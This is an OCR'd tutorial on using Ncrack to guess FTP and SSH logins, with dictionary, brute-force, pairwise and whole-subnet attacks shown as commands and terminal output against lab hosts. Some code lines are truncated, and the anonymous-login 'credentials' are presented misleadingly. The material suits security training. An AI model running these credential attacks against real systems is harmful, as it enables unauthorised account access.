
Introduction to Ncrack

Ncrack is a network authentication tool, it helps pentesters find out how vulnerable the credentials protecting a network's access are. The tool is a part of the Kali Linux arsenal and comes pre-installed with the package. It also has a unique feature to attack multiple targets at once, which is not seen very often in such tools.

Ncrack can be started by typing "ncrack" in the terminal. This shows us all the different options the tool provides us.

1 ncrack

syntax: ncrack [Options] {target:service specification/port number}


root@kali:~# ncrack
Ncrack 0.6 (http://ncrack.org)
Usage: ncrack [Options] {target and service specification}
TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iX <inputfilename>: Input from Nmap's -oX XML output format
-iN <inputfilename>: Input from Nmap's -oN Normal output format
-iL <inputfilename>: Input from list of hosts/networks
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file
SERVICE SPECIFICATION:
Can pass target specific services in <service>://target (standard) notation
using -p which will be applied to all hosts in non-standard notation.
Service arguments can be specified to be host-specific, type of service-spec
(-m) or global (-g). Ex: ssh://10.0.0.10,at=10,cl=30 -m ssh:at=50 -g cd=300
Ex2: ncrack -p ssh,ftp:3500,25 10.0.0.10 scanme.nmap.org google.com:80,ssl
-p <service-list>: services will be applied to all non-standard notation hos
-m <service>:<options>: options will be applied to all services of this type
-g <options>: options will be applied to every service globally
Misc options:
ssl: enable SSL over this service
path <name>: used in modules like HTTP ('=' needs escaping if used)
db <name>: used in modules like MongoDB to specify the database
domain <name>: used in modules like WinRM to specify the domain
TIMING AND PERFORMANCE:
Options which take <time> are in seconds, unless you append 'ms'
(milliseconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
Service-specific options:
cl (min connection limit): minimum number of concurrent parallel connectio
CL (max connection limit): maximum number of concurrent parallel connectio
at (authentication tries): authentication attempts per connection
cd (connection delay): delay <time> between each connection initiation
cr (connection retries): caps number of service connection attempts
to (time-out): maximum cracking <time> for service, regardless of success
-T<0-5>: Set timing template (higher is faster)
--connection-limit <number>: threshold for total concurrent connections
--stealthy-linear: try credentials using only one connection against each sp
until you hit the same host again. Overrides all other timing options.
AUTHENTICATION:
-U <filename>: username file
-P <filename>: password file
--user <username_list>: comma-separated username list
--pass <password_list>: comma-separated password list
--passwords-first: Iterate password list for each username. Default is oppos
--pairwise: Choose usernames and passwords in pairs.
OUTPUT:
-oN/-oX <file>: Output scan in normal and XML format, respectively, to the g
-oA <basename>: Output in the two major formats at once

Exploring Modules

Ncrack is a very versatile tool, it has modules to test most of the popular forms of network authentication. We can see this by checking the modules.

```
ncrack –V
```

1 ncrack –V

Authentication Phase

Basic Attack

We have defined this attack as basic because at this phase we only know that port 21 is enabled for FTP service on the victim's machine. So with the help of the following command, we will try to find out possible FTP login credential.

```
ncrack ftp://192.168.0.105
```

1 ncrack ftp://192.168.0.105

On executing the above command it will try to crack the password for anonymous login account as shown in the given below image.

```
root@kali:~# ncrack ftp://192.168.0.105

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:52 EST
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' '123456'
192.168.0.105 21/tcp ftp: 'anonymous' '12345'
192.168.0.105 21/tcp ftp: 'anonymous' '123456789'
192.168.0.105 21/tcp ftp: 'anonymous' 'password'
192.168.0.105 21/tcp ftp: 'anonymous' 'iloveyou'
192.168.0.105 21/tcp ftp: 'anonymous' 'princess'
192.168.0.105 21/tcp ftp: 'anonymous' '1234567'
192.168.0.105 21/tcp ftp: 'anonymous' '12345678'
192.168.0.105 21/tcp ftp: 'anonymous' 'abc123'
192.168.0.105 21/tcp ftp: 'anonymous' 'nicole'
192.168.0.105 21/tcp ftp: 'anonymous' 'daniel'
192.168.0.105 21/tcp ftp: 'anonymous' 'babygirl'
192.168.0.105 21/tcp ftp: 'anonymous' 'monkey'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
```

Dictionary Attack

Suppose you are willing to obtain correct login credential for any account such FTP, SSH or HTTP when you having following situations:

Situation1- Know the only username but don't know the password

Situation2- Don't know username but know the password

Situation3- Neither have username nor the password


In such a situation, you should use a wordlist dictionary and then go with ncrack command respectively:

```
ncrack -user msfadmin -P pass
ncrack -U user.txt -pass msfad
ncrack -U user.txt -P pass.txt 1
```

1 ncrack -user msfadmin -P pass.txt 192.168.0.105:21

2 ncrack -U user.txt -pass msfadmin 192.168.0.105:21


3 ncrack -U user.txt -P pass.txt 192.168.0.105:21



Brute Force Attack

Now, whenever you consider yourself in the following situations:

Situtation1- Close assumption of few usernames and passwords for any host: service and don't want to use a dictionary then you can go with the following command, this will reduce our effort of guessing truthful credential.




1 ncrack -user msfadmin,ignite -pass msfadmin,123 ftp://192.168.0.106

Situtation2- Close assumption of usernames and passwords but there multiple hosts in a network and guessing valid login for destination machine is much time taken process.

Again with the help of ncrack following command you will be able to crack valid login for any host present in the network.

```
ncrack -user msfadmin,ignite -p
```

1 ncrack -user msfadmin,ignite -pass msfadmin,123 192.168.0.1/24:21



Pairwise Attack


choose usernames and passwords in the pair.

If you are not giving any dictionary, then ncrack will go with its default dictionary for pairing password for anonymous login.

```
ncrack -v --pairwise 192.168.0.
```

1 ncrack -v --pairwise 192.168.0.105:21


From the given below image, you can observe that we had made successful FTP login with the help of paired password matthew.



Misc Phase

Resume the Attack

This is probably the feature that takes the cake. We all know how frustrating the loss of connection or any other technical interruption can be during testing, this is where Ncrack is the blessing. If your attack gets interrupted, you can pick it right up from where you were.




1 ncrack --resume /root/.ncrack/restore.2018-12-05_04-36

```
root@kali:~# ncrack -v --pairwise  192.168.0.105:21

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:35 EST

Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'matthew'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'hello1'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'shorty1'
caught SIGINT signal, cleaning up
Saved current session state at: /root/.ncrack/restore.2018-12-05_04-36
root@kali:~# ncrack --resume /root/.ncrack/restore.2018-12-05_04-36

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:36 EST

Discovered credentials on ftp://192.168.0.105:21 'anonymous' '1password'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'katie1'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'girlpower'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'selene'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'terrence'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'elisabeth'
Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'hellohello'
ftp://192.168.0.105:21 finished.

Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' 'matthew'
192.168.0.105 21/tcp ftp: 'anonymous' 'hello1'
192.168.0.105 21/tcp ftp: 'anonymous' 'shorty1'
192.168.0.105 21/tcp ftp: 'anonymous' '1password'
192.168.0.105 21/tcp ftp: 'anonymous' 'katie1'
192.168.0.105 21/tcp ftp: 'anonymous' 'girlpower'
192.168.0.105 21/tcp ftp: 'anonymous' 'selene'
192.168.0.105 21/tcp ftp: 'anonymous' 'terrence'
192.168.0.105 21/tcp ftp: 'anonymous' 'elisabeth'
192.168.0.105 21/tcp ftp: 'anonymous' 'hellohello'

Ncrack done: 1 service scanned in 186.02 seconds.
Probes sent: 1288 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```

Stop on Success

As you have seen in the above attack that it keeps on cracking the service until it finds the all possible logins but if you want that, the attack should quit cracking service after finding one credential then you should add **-f option** in the ncrack command.



1 ncrack -v --pairwise 192.168.0.105:21 -f

```
root@kali:~# ncrack -v --pairwise  192.168.0.105:21 -f

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 04:40 EST

Discovered credentials on ftp://192.168.0.105:21 'anonymous' 'matthew'
ftp://192.168.0.105:21 finished.

Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'anonymous' 'matthew'

Ncrack done: 1 service scanned in 24.01 seconds.
Probes sent: 36 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```

Obtain Result in List Format

It always matters that how will you maintain your penetration testing report and output result while presenting them. Sometimes it is quite hectic to arrange the result in well polish look especially at that time when you have to penetrate multiple host machine. To shoot such hotchpotch, the ncrack has added **-sL option** which will generate the result in a list format.

1 ncrack ssh://192.168.0.105 ssh://192.168.0.106 -sL


```
root@kali:~# ncrack ssh://192.168.0.105 ssh://192.168.0.106 -sL

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-05 05:12 EST

----- [ Targets ] -----
Host: 192.168.0.105
  ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, dom
Host: 192.168.0.106
  ssh:22 cl=7, CL=80, at=0, cd=0, cr=30, to=0ms, ssl=no, path=/, db=admin, dom


Ncrack done: 2 services would be scanned.

Ncrack finished.
```

Output Format

Normal text File

If you want to store the output of ncrack result in a Text/XML format.


Then you can go with **-oN option** to save the result in a text file with the help of given below command and later can use the cat command to read the information saved inside that file.




```
1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oN normal.txt
```


```
1 cat normal.txt
```

Or you can switch to –**oX option** to save the output result in XML format.





```
1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oX save.xml
```

```
root@kali:~# ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-12-04 12:09 EST

Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'

Ncrack done: 2 services scanned in 24.01 seconds.

Ncrack finished.
root@kali:~# cat normal.txt
# Ncrack 0.6 scan initiated Tue Dec  4 12:09:18 2018 as: ncrack -U user.txt -
normal.txt 192.168.0.106:21 192.168.0.105:21
Discovered credentials for ftp on 192.168.0.106 21/tcp:
192.168.0.106 21/tcp ftp: 'ignite' '123'
Discovered credentials for ftp on 192.168.0.105 21/tcp:
192.168.0.105 21/tcp ftp: 'msfadmin' 'msfadmin'
```

All Format At Once

Suppose you want to store the output of ncrack result in both format (.txt, .xml) then you can choose **-oA option** while executing the command.




```
1 ncrack -U user.txt -P pass.txt 192.168.0.106:21 192.168.0.105:21 -oA output
```

